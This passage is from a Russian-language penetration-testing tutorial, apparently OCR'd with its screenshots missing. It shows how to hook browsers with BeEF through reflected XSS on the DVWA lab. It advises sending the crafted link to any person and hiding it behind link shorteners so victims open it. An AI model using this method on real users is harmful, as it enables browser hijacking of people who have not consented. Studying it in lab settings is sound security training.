
Обратите внимание на левый верхний угол, где расположены папки «Online Browsers». В них будет располагаться список всех браузеров, которые поймал BeEF:




Как только мы поймаем жертву, т.е. ее браузер, то справа в окне мы сможем запускать команды. Для поимки пользователя, существует несколько способов, но нас интересует метод с использованием XSS. Код, который нам нужен, уже есть при стартовой загрузке BeEF. Это код JavaScript, схожий с предыдущими примерами, из прошлых уроков:




Вставим его в Leafpad, для дальнейшей модификации:




Как Вы уже догадались, модифицировать нам нужно не особо много. Это касается ip-адреса. Нужно просто вставить свой ip-адрес машины. Чтобы узнать его, нужно ввести команду «ifconfig» в терминале:




У меня это «10.0.2.5». Вставим этот адрес в скрипт, и код готов к запуску. Нам нужно теперь открыть какую-либо уязвимую страницу, которую мы использовали ранее. Я имею ввиду, уязвимое веб-приложение «DVWA». Сразу изменим уровень безопасности, на низкий:




Откроем страницу «XSS reflected». Вспомните, что суть этой страницы сводится к выполнению кода и выводу имени, которое мы ввели в поле для ввода:




В URL, на этой странице мы можем добавить «скриптик», с функцией alert():




И если мы его запустим, то получим вывод всплывающего окна:




Наш ключевой URL будет схож с предыдущим, за исключением замены скриптов:



Наш URL готов, и мы можем отправить его любому человеку. После открытия этой ссылки у себя в браузере, BeEF сконнектится с пользователем, что даст нам свободу действий, при выполнении многих команд. Разумеется, мало кто откроет такую ссылку, поэтому мы можем воспользоваться сервисами для сокращения ссылок.
Давайте упростим задачу для примера, и я открою эту ссылку в своем браузере, что делать не рекомендуется, но тем не менее:



И если мы перейдем на вкладку BeEF, то увидим, что у нас есть браузер в папке «Online Browsers»:



Вы можете кликнуть по этому браузеру и начать запускать команды. Думаю, механизм понятен.


10.0 Ловим жертв с помощью BeEF Framework, используя уязвимость Stored XSS.

Продолжаем рассматривать BeEF Framework, на примере Stored XSS, которая гораздо опаснее Reflected XSS. Суть в том, что не нужно осуществлять отправку какой-либо ссылки. Вспомните, когда я рассматривал Reflected XSS. Для тех, кто забыл, мы делаем инъекцию в веб-страницу с исполняемым кодом, и каждый пользователь, который перейдет на нее, запустит наш код. Все просто.

